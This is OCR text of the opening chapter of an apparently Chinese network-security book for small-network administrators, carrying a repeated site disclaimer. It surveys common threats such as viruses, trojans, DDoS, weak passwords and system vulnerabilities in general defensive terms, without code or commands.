
溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



第1章

网络安全与黑客攻击

无论是个人PC，还是各种网络中的服务器与工作站，都无法对“安全”这个话题进行回避。特别是随着网络用户的不断倍增、黑客工具与病毒的泛滥，更是让网络中的安全问题日趋严重——当邮件的内容被偷窥、经商创业的内容被窃取、即时通信中附带病毒、影音娱乐中内藏木马、辛苦编就的文件被恶意删除、电脑应用变得没有安全保障时，人们开始“谈网色变”。

网络应该是为电脑添加了腾飞的翅膀，进而成为生活中的一种时尚。可是，安全问题的悄然来临，让我们的生活与工作产生诸多不和谐的因素。没有人喜欢用电脑时还有一双眼睛在远程监控你，没有人愿意自己的电脑慢如蜗牛，没有人会同意自己的电脑被别人如入无人之境……

在网络环境中，各种安全隐患是屡见不鲜、防不胜防，无数的网管员都在为之头疼。对于很多初、中级网管员来说，如果哪天无人求救，那天才是真正的休假。否则，很多休假的日子也会被一个个电话召了回去。

在本章中，将以中小网络网管员的角度，谈谈如何面对各种常见的安全问题，以便让复杂的安全问题条理化，让脆弱的防御策略堡垒化！让大家对黑客和网络安全有个全面的认识。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

1.1 网络安全隐患所在

十几年前，我们使用的网络大部分是同轴电缆组成的网络，网络出现的问题不外乎就是网络不通。网管要做的任务就是花上几分钟整理一下网线或是网络协议。可是，如今的网络环境早已经是日新月异：双绞线、光纤、具有网管功能的交换机、操作复杂的路由器、设置繁琐的网关、功能迥异的服务器，要求熟练运用的技术太多。在这一切已经足以让初、中级网管员头痛的时候，防不胜防的黑客和病毒却又如潮水般涌来……棘手的问题一个接一个，怎是一个“烦”字能说得清？

很多个人电脑用户在谈到网络安全时都不能理解：为什么我只是一个普通的个人电脑用户，却会有这么多莫名其妙的“黑客”对我感兴趣？

其实原因很简单：现在网络上泛滥的黑客工具使任一个网民都可以随手而得。很多新手喜欢使用扫描类工具对某一IP 地址段进行大规模的端口扫描，利用这些工具来发现网络上的具有安全隐患的主机，然后再逐个进行入侵或攻击。其实他们在进行扫描之前根本就不知道你究竟是谁。这也就是为什么个人电脑用户屡屡发生安全问题的根本原因。

那么，为什么企业也会有各种各样的安全问题呢？这是因为企业的“出口”太多，每一台电脑都开放了 N 个端口，都在不停地进行着各种应用，这些都会或多或少地与网络安全“挂上钩”。例如，某台电脑中了蠕虫病毒后，当他将电脑中的文件发送给局域网中的同事时，同事的电脑就会被感染，如图 1-1 所示。



图1-1 网络中的每一台电脑都可能是病毒的传播者

当然，稍微“高级”些的病毒就会自动在网络中进行自身的传播—— 这种“无色无味”的“毒药”基本上是中者必失。所以，网络管理员应该对网络中的每一台电脑都进行把关，例如，要求每一台电脑都要安装杀毒软件等等。一般来说，网络主要面临如下几点安全隐患：

1.病毒的感染

俗话说得好：“病来如山倒，病去如抽丝。”如果电脑感染了病毒，轻则软件“发烧感冒”，重则连硬件都会遭受破坏。病毒让电脑来个“一病不起”的事儿已是屡见不鲜！

病毒一般具有隐藏性、潜伏性、传染性、破坏性等特征，通常条件好的网络会使用硬件级病毒过滤设备，如图 1-2 所示。



图1-2 网关过滤设备

一般性的网络则会依靠网络版杀毒软件来完成病毒的防御任务，如图 1-3 所示。因为网络规模有多种，所以，网络版杀毒软件也会分为好几种版本，不同版本的杀毒软件不仅设计理念不一样，在功能上、使用上都有很多的不同之处。



图1-3 网络版杀毒软件

2.黑客的入侵与攻击

与病毒程序相伴相随的就是黑客程序了，它的出现虽然要比病毒程序晚许多，其盛行只是近几年随着计算机网络的普及才开始的，但是它的威胁性和破坏性比病毒更大。

黑客一般会使用三种方法入侵目标电脑，一是使用各种方法向对方电脑植入木马程序，只要

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

对方上线自己就会立即知道并进行遥控，如图 1-4 所示。




图1-4 服务器端上线

二是扫描目标电脑是否存在什么漏洞，如果存在漏洞——网络中的电脑如果不经过专门的漏洞修补的话，基本上每一台电脑都会存在问题，如图 1-5 所示。



图1-5 Windows XP单机中的常见漏洞列表

很多企业的网管员只在服务器上进行漏洞修补，却忽略了单机的漏洞问题，让黑客有机可乘，这也是安全管理体系上的一个不足。

三是目前攻击效果仍是排在前列的 DDoS（分布式拒绝服务攻击），这种攻击方法是持续使用大量的数据包攻击目标，目的是使目标主机的被访问能力严重下降，如图 1-6 所示。




图1-6 DoS攻击方式

在网络中，只有服务器会受到这种攻击，单机一般不会受到这个问题的困扰。但是，由于服务器和单机是使用同一个 Internet 接口，所以，当 Internet 带宽受到严重影响时，单机的 Internet 应用自然也会受到影响。

网络解决这个问题的方法，一般有两种：一是购买硬件防火墙，如图 1-7 所示。




图1-7 硬件防火墙

二是使用软件防火墙，把监测到的攻击 IP 地址屏蔽掉，即丢弃这些发来的数据包，这样也可以起到一定的防御作用，但是效果一般。

事实上，黑客入侵有两种方式，一种网络入侵，还有一种就是本地入侵。后者的使用量甚至还要大于前者，而且也较前者更容易入侵成功。例如，本地入侵中的“输入法漏洞”，就可以让黑客轻松获得 Vista 系统的管理权限。所以，网管员不仅要对网络通道严加防范，还应对机房的使用人员进行相应规章的制定。

病毒程序的设计目的大多数都是搞破坏，黑客程序的设计目的则是“深入敌后”，把目标电脑的控制权拿下来，以便获得各种所需的资料。因此，黑客行为或工具一般不具备破坏性，因为把系统破坏了，自己也就没得用了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

3.账户密码设置不当

对于一台电脑来说，账户就是它的主人姓名，密码就是主人的钥匙。账户是必需存在的主体，密码虽然可有可无，但是没有密码就表示给了黑客一把万能钥匙，推开系统的大门就可以了。这样的电脑安全性毫无保障，即使安装了强大的防黑杀毒的软件也无济于事。所以，默认状态下，在 Windows XP/2003 等系统的组策略中已经禁止使用“空密码”进行远程登录了，如图 1-8 所示。




图1-8 组策略设置

4.权限设置不当

所谓“权限”（Permission），是指用户对于对象的访问限制。例如，能否新建、读取、删除对象。对象的种类包括文件、文件夹、分区、磁盘和打印机等等，如图 1-9 所示。



图1-9 权限设置列表

设置权限是以对象为基础，即“设置某个对象有哪些用户可以拥有相应的权限”，而不能是以用户为主，即“设置某个用户可以对哪些对象拥有权限”。这就意味着“权限”必须针对“对象”而言，脱离了对象去谈权限毫无意义。在提到权限的具体实施时，“某个对象”是必须存在的。

以文件夹与文件的权限为例，依据是否被共享到网络上，其权限可以分为 NTFS 权限与共享权限（Shared Permission）两种。对于网络管理员来说，要清楚地知道权限在网络访问通道中的位置、作用与常见问题。

5.邮箱被破解或邮件被拦截

对于企业网络来说，邮箱被破解或邮件被拦截都是一个属于“严重”级的问题，如图 1-10 所示。因为邮箱中一般有合同样本等重要的商业秘密或者是个人隐私。这些资料是不能外泄的，否则可能会给企业的运作上带来被动。




图1-10 Foxmail的邮箱被破解

网管员应该从多个角度对邮箱问题进行防范，有条件的可以通过硬件设备过滤一些包含木马等病毒的邮件，否则可以从软件角度上进行一些防范，如使用 PKI 技术等。

6.操作系统漏洞

有很多企业网管员只对服务器的系统漏洞加以重视，却忽略了单机的系统漏洞。其实，很多时候面向公众的服务器里提供的反而是不重要的普通资料，有些高级企业管理人员私人电脑中的资料才是企业运行的“核心”内容。因此，对于网管员来说，最好是使用域环境对整个网络的电脑进行统一管理，如统一安装补丁，等等。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

什么是系统漏洞？系统漏洞就是 Windows 本身因设计缺陷产生的安全问题。系统漏洞是一个永远不会终结的问题，我们不要期望系统的漏洞能彻底修补好，因为系统漏洞永远是“此补彼现”，如图 1-11 所示。




图1-11 检测到的系统漏洞

7.文件的非法访问

在电脑中进行的一切数据处理操作都是以文件为基础的。例如，用 Word 编辑了一份文档文件，用“录音机”录制了一个声音文件，用摄像头拍了一幅图像文件，等等。

在企业环境中，有很多数据（如编写的商业合同文件）是不希望被别人随意查看内容的，对于这样的文件可以使用加密的方法进行保护。因此，网管员应熟悉文件夹、文件、克隆文件等重要数据的常见加密与解密方法，并对 EFS 这些系统加密功能加以了解。

8.交换设备设置不当




图1-12 通过终端配置交换机

在网络的中央节点设备中，路由器和交换机等都是具有网管功能的，对于没有彻底掌握含义的功能最好不要乱设置，因为一不小心把默认的标准策略设置为宽松策略，那么网络就可能面临入侵等糟糕的问题，如图 1-12 所示。

9.数据存储介质损坏、丢失或维修时泄密

数据可能会因很多原因泄密，其中硬盘、光盘、优盘等存储介质出现损坏、丢失和维修现象时，最容易泄密。特别是对硬盘进行维修时，维修的时间往往需要等待几天，在这个过程中很容易就把数据弄丢或被复制。要解决类似的问题，需要对重要的数据进行加密和备份，并且最好能在有实力、有信誉的维修处目睹维修过程，慎防数据被恶意拷贝。

10.第三方程序漏洞，如Serv-U、网站程序等

除去了操作系统外，网管员经常需要在电脑中安装第三方软件，并使用它们（如 Serv-U）与 Internet 进行数据交互，此时，就要谨防这些软件带有安全问题——没有百分百安全的操作系统，也不会有百分百安全的软件。

那么，系统漏洞和应用软件漏洞有什么不一样？要弄明白这一点，需要先搞清楚软件的分类。在电脑软件中，软件可以分为系统软件和应用软件两大类。所谓应用软件（俗称“应用程序”），是指专门为解决各类实际问题而开发的程序，比如，Word 可以提供文字编辑功能，WinRAR 可以提供压缩与解压缩功能，迅雷可以帮助用户从网络中高速下载软件，等等。

那么，如 Windows XP/2003、Vista 之类的操作系统是应用软件吗？答案是：NO！这是因为 Windows XP/2003、Vista 是属于“系统软件”类。一台没有安装软件的电脑通常被称之为“裸机”，裸机需要安装操作系统来运行。操作系统可以完成一系列底层硬件的基本调度，以及提供一些基本功能，例如，开机与关机功能、电影与音乐的播放、文字输入与打印，等等。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

但是，由于这些功能都比较简单，所以很多时候为了满足更多的需求，我们就需要为电脑安装一些专业的应用程序来协助工作。例如，由于Vista中的文本编辑功能只支持简单的文本编辑，所以，可以通过安装专业的文本编辑软件Word来完成复杂的文档编辑。

通过裸机、操作系统和应用程序形成的三层结构，就可以实现电脑中各种各样的功能调用了，如图1-13所示。



图1-13 硬件、操作系统与应用软件的结构

显然，裸机是操作系统的平台，而操作系统则可以看成是应用软件的平台。其中，应用程序处于最上端，它离开了操作系统和裸机将无法使用。这就好比演员与舞台的关系，演员必须在平稳的舞台上才能表演，而应用程序也必须在稳定的操作系统中才能执行安装和运行。

通常，在购买个人电脑时第一件要做的事情就是安装Windows XP、Vista等操作系统。操作系统是所有软件中最重要的组成部分，它为软件与硬件之间“搭”起了一座交流的“桥”。作为电脑中的软件平台，黑客工具和安全软件都需要操作系统的支持才能运行。

系统漏洞与软件漏洞通常互相影响，例如，系统出现了漏洞，黑客并籍此控制了电脑，那么电脑中的一切应用软件的控制权自然也就拱手送人。

1.2 认识黑客

在这个瞬息万变的效率时代，我们与高科技产物——电脑的接触越来越多，在电脑为我们带来高效运作的同时，无所不在的黑客也同时带来了大量的安全隐患。

什么是黑客？首先要说的是，黑客（Hacker）技术其实是网络安全技术的一部分，是一种从操作系统安全分析的角度进行系统完善的技术。所以，从正面来看可以认为黑客就是研究网络安全技术的一个技术群体，他们大多都是程序员出身，对于操作系统和编程语言都有着深刻的认识，乐于探索操作系统的奥秘且善于通过探索了解系统中的漏洞及其原因所在，他们恪守这样一条准则：“Never damage any system”（永不破坏任何系统）。他们近乎疯狂地钻研更深入的电脑系统知识并乐于与他人共享成果，他们一度是电脑发展史上的英雄，为推动计算机的发展起了重要的作用。例如，Linux就得益于很多黑客的不懈努力才有了今天的成就。

显然，“黑客”一词原来并没有丝毫的贬义成分。直到后来，少数怀着不良企图的人，他们技术或许很好，也可能只是对技术一知半解，他们专以非法侵入他人网站、恶意破坏电脑中的数据为乐。这类群体就是被人们所了解、所警惕的“Cracker”一族，也就是“骇客”技术。本书中如果有“防范黑客破坏”等用语，其实指的就是这类伪黑客，并非是针对专心研究网络安全技术的黑客而言。

1.3 认识病毒


在网络中，网管员每天都可能与之打交道的安全隐患有三种，即：病毒、木马和恶意代码。对于网管员来说，病毒是头号大敌！病毒（Virus）是六亲不认的，不论是谁都有可能“与毒共舞”。如果是电脑不巧碰上了病毒（这种机会基本上是人人有份，决不落空），用户通常就会手忙脚乱，不知所措。国内用户认识病毒大多始于1989年初“大连市统计局的计算机上发现有小球计算机病毒”的报道，如图1-14所示。从此以后，计算机病毒以极其迅猛之势在中国大陆蔓延。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图1-14 小球病毒演示



那时，大家都在使用 DOS 操作系统（“DISK Operation System”，中文译为“磁盘操作系统”）。由于杀毒软件尚未普及，造成了小球等病毒的大量传播。后来，又有了中央电视台都报道过的 CIH，使得全国计算机用户都对病毒有了一定的了解。

1.3.1 病毒能做什么

病毒究竟是什么？其实病毒也是一种软件（程序），只不过它的功能是搞破坏罢了。那么，为什么称其为病毒？首先，它与医学上的“病毒”有着本质的区别，它不是天然存在的，而是某些计算机程序员利用计算机软、硬件所固有的脆弱性，编写的具有特殊功能的程序。由于它与生物医学上的“病毒”同样有传染和破坏的特性，因此这一名词是由生物医学上的“病毒”概念引申而来。病毒一旦进入计算机并得以执行，它会搜寻符合其传染条件的程序或存储介质，确定目标后再将自身插入其中，达到自我繁殖的目的。

那么，病毒究竟能做什么呢？下面，列举了病毒常会去完成的“任务”：

（1）大量占用磁盘的可用空间。

（2）大量占用 CPU 和内存的可用资源。

（3）让系统发出其特定的声音和显示特定的图像等。

（4）让 Windows 无法启用或是正常使用。

（5）疯狂删除系统及各类文件，让系统崩溃或让用户丢失重要数据。

（6）传播自身或其他病毒。

（7）盗取用户账号及密码等信息。

（8）破坏硬件，如大名鼎鼎的 CIH 病毒。

（9）将杀毒软件破坏掉，以便让黑客程序进驻。

（10）恶意修改用户的各种设置，如 IE、注册表……

显然，病毒能做的事儿还真就不少。其实，病毒并不可怕——只要我们肯练好查毒和杀毒的“基本功”，就一定能将病毒赶出系统。当然，只要感染了病毒，或多或少系统都会有点损失，例如，数据被恶意删除、系统文件被恶意更换、IE 和注册表被胡乱修改了等等。所以说，最好不要中毒，一旦中了毒，就别老想着“出病毒而不染”——如果病毒能如此善良，那它也别叫病毒了。

1.3.2 病毒的四个特性

计算机病毒是能够通过某种途径潜伏在计算机存储介质（或程序）里，当达到某种条件时即被激活，从而对计算机资源进行破坏的程序或指令集合。它具有四个基本特性，即：破坏性、传染性、潜伏性和隐蔽性。

1.破坏性

80% 以上的病毒具有破坏性，例如，可以自动格式化硬盘、删除系统核心文件等等。象 CIH 等病毒还可以对硬件进行影响，所以，与病毒打交道，要以预防为主，杀除为辅。因为有些文件一旦被感染，就不能再轻易地恢复了，通常只能

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

使用新的文件进行替换。

例如，“熊猫烧香”等病毒可以终止大量的反病毒软件和防火墙软件进程，会强行删除扩展名为“gho”的文件，使用户无法使用 Ghost 软件恢复操作系统。

2.传染性

98% 以上的病毒具有传染性，如臭名昭著的 Funlove 、熊猫烧香病毒就会瞬间感染系统中所有符合感染条件的文件，在如图 1-15 所示中可以看到感染了“兔宝宝”病毒后，所有的 exe 文件图标就会都变成兔子图标。





图1-15 感染“兔宝宝”病毒后

病毒具有“传染性”，这意味着它只要有机会就会到处进行传播。是否具传染性，是判别一个程序是否为病毒的最重要条件。

3.潜伏性


“潜伏性”也是病毒的基本特性之一，目的就是让人们不易发现它。我们可以将其视为“定时炸弹”，因为病毒随时都可能因为某个条件被满足而爆发。病毒使用的触发条件主要有以下三种：一是利用主板上的时钟提供的时间作为触发器，这种触发条件被许多病毒采用，触发的时间有的精确到百分之几秒，有的则只区分年份。二是利用病毒自带的计数器作为触发器，病毒利用计数器记录某种事件发生的次数，一旦计数器达到某一设定的值，就执行破坏操作。三是利用计算机内执行的某些特定操作作为触发器，特定操作可以是用户按下某种特定的组合键，也可以是执行格式化命令，或是读写磁盘的某些扇区，等等。



4.隐蔽性

计算机病毒刚刚开始出现时，由于人们对这种新生事物的认识不足，所以，计算机病毒不需要刻意地采取什么隐蔽技术也能达到广泛传播的目的。当人们越来越了解计算机病毒，并有了一套成熟的检测病毒的方法时，病毒要想广泛传播开来，就必需能够躲避现有的病毒检测技术，以便不被人们发现。例如，弹出一个图片让你欣赏时，病毒在悄悄传播。不经过程序代码分析或计算机病毒代码扫描，病毒程序与正常程序是不容易被区分的。

通常，在遇到上述的这些情况时，不管杀毒软件是否报警，都要警惕系统中是否有病毒在运作。



设计完善的病毒往往会很好地隐蔽自己，从而可以争取较长的存活期并造成大面积的感染、造成大面积的伤害。例如，有的使用汇编语言编写的大型病毒仅仅只有 2KB 不到，这使得它更容易地在硬盘等存储介质、内存中隐藏自己，甚至

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

是把自己附加到正常文件中，而不会出现明显更改正常文件大小的现象。

计算机病毒的种类虽多，但对病毒代码进行分析、比较可看出，它们的主要结构是类似的，有其共同特点。整个病毒代码通常会包含三部分：引导部分、传染部分、表现部分，如图 1-16 所示。




图1-16 病毒结构

（1）引导部分：将病毒主体加载到内存，为传染部分做准备（如驻留内存、修改中断、修改高端内存、保存原中断向量等操作）。

